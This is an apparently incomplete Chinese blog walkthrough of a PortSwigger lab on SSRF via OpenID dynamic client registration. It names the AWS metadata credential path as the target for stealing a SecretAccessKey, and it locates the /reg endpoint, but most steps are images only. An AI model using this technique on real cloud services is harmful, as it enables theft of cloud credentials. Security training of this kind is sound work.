
 从业者-OpenID动态客户端注册-二阶SSRF
# 实验室:通过OpenID动态客户端注册来实现SSRF
# 题目

此实验室有一个专用的注册端点,允许客户端应用程序向 OAuth 服务动态注册自身。OAuth 服务以不安全的方式使用某些客户端数据,这是实现 SSRF 的潜在向量。

若要解决实验室问题,请设计一个 SSRF 攻击 (opens new window)来访问http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/端点,并窃取 OAuth 提供商云环境中的私有访问密钥(SecretAccessKey)。

你可以使用以下凭据登录到自己的帐户:wiener:peter。
笔记
为了防止学院平台被用来攻击第三方,我们的防火墙阻止了实验室和任意外部系统之间的交互。要解决实验室问题,必须使用 Burp Collaborator 的默认公共服务器。

- name: 实验室-从业者
  desc: 通过OpenID动态客户端注册来实现SSRF >>
  avatar: https://fastly.statically.io/gh/clincat/blog-imgs@main/vuepress/static/imgs/docs/burpsuite-learn/public/lab-logo.png
  link: https://portswigger.net/web-security/oauth/openid/lab-oauth-ssrf-via-openid-dynamic-client-registration
  bgColor: '#001350'
  textColor: '#4cc1ff'
1
2
3
4
5
6
2
3
4
5
6
# 实操
(目前只有图,文字后面有时间补)

点击 “ACCESS THE LAB” 进入实验室。



# 在OpenID配置文件中发现动态注册端点
https:<OAuth服务器>/.well-known/openid-configuration
1

https:<OAuth服务器>/reg
1
# 注册接口测试


